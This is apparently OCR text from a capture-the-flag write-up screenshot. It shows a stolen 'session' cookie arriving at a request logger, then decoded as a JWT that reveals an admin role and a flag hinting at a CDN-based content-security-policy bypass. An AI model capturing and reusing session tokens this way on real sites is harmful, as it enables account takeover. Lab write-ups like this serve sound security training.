
cookie	session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWlu...

Form values

(empty)

Files

No content



gchq.github.io/CyberChef/#recipe=JWT_Decode()&input=ZXlKaGJHY2lPaUpJVXpJMU5pSXNJbll1Y0NJNklrcFhWQ0o5LmV5SjFjMlZ5Ym1GdFpTSTZJbUZrYldsdUlpd2lkWE5sY2w5...

JWT Decode

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwidXNlcl9yb2xlIjoiYWRtaW4iLCJmbGFnI
joiSFRCe2Qwbid0XzRsbDB3X2Nkbl8xbl9jNXAhIX0iLCJpYXQiOjE3MTE1OTU0MjJ9.P6maacF9W2qpxHXgWZ_-
W_3MGh_iQtoNnbqizvZORTY
```

209 1

```
{
    "username": "admin",
    "user_role": "admin",
    "flag": "HTB{d0n't_4ll0w_cdn_1n_c5p!!}",
    "iat": 1711595422
}
```

121 6